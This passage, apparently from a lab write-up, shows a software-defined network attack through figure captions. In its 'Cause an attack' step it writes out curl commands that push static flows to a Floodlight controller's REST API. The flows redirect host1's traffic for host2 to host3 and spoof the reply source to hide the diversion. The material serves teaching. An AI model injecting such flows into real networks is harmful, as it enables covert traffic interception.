

Fig 46: To see what packets are showing up in this shell, the command " sudo tcpdump -i eth1 -eenn" is used. We see rare ARP or LLDP packet here.



Fig 47: host2 is pinged from host1 using the commend "ping 10.0.0.2".



Fig 48: We see that host2 has network traffic.



Fig 49: We also observe that there is not really any traffic at host3.

Step 5 : Cause an attack



Fig 50: To obtain DPID of the switch, in the switch shell " sudo ovs-ofctl show bro" is run. We see that DPID is 00008e2413207a4d.



Fig 51: The complete result.

Fig 52: To obtain MAC addresses and IP addresses, the command " curl http://localhost:8080/wm/device/ | python -m json.tool" is run on a new controller shell.

Fig 53: The MAC address, IP address and port of "10.10.10.1".

Fig 54: The MAC address, IP address and port of "10.10.10.2".

Fig 55: The MAC address, IP address and port of "10.10.10.3".

Fig 56: To redirect the packets to host3 the command "curl -X POST -d '{"switch":"8e:24:13:20:7a:4d","name":"flow-1","priority":"32768","in_port":"1","active":"true", "eth_type":"0x0800","eth_src":"02:94:80:bb:66:1f", "eth_dst":"02:e1:ce:7a:ed:20", "ipv4_src":"10.0.0.1", "ipv4_dst":"10.0.0.2", "actions":"set_field=eth_dst->02:cb:d6:6f:ee:3d,set_field=ipv4_dst->10.0.0.3,output=3"}' http://localhost:8080/wm/staticflowpusher/json" is used.



Fig 57: Packets being received by host2 before pinging action.



Fig 58: Packets being received by host3 before pinging action.



Fig 59: host2 is pinged by host1 using command “ping 10.10.10.2”.



Fig 60: We now see that, even after running the previous command, the packets are not reaching host2 even though the packets are intended to reach host2.



Fig 61: But all the packets are arriving at host3, though totally unintended.



Fig 62: Pinging is stopped.

Fig 63: To build transparency, the command “curl -X POST -d '{"switch": "8e:24:13:20:7a:4d","name":"flow-2", "priority":"32768", "in_port":"3", "active":"true", "eth_type":"0x0800", "eth_src":"02:cb:d6:6f:ee:3d", "eth_dst":"02:94:80:bb:66:1f", "ipv4_src":"10.0.0.3", "ipv4_dst":"10.0.0.1", "actions":"set_field=eth_src->02:e1:ce:7a:ed:20,set_field=ipv4_src->10.0.0.2,output=1"}' http://localhost:8080/wm/staticflowpusher/json” is run.



Fig 64: host2 before host1 pings it.



Fig 65: host3 before host1 pings host2.



Fig 66: host2 is pinged by host1 using the command “ping 10.10.10.2”.



Fig 67: Now we see that, as before, host2 is not receiving any packet from host1.

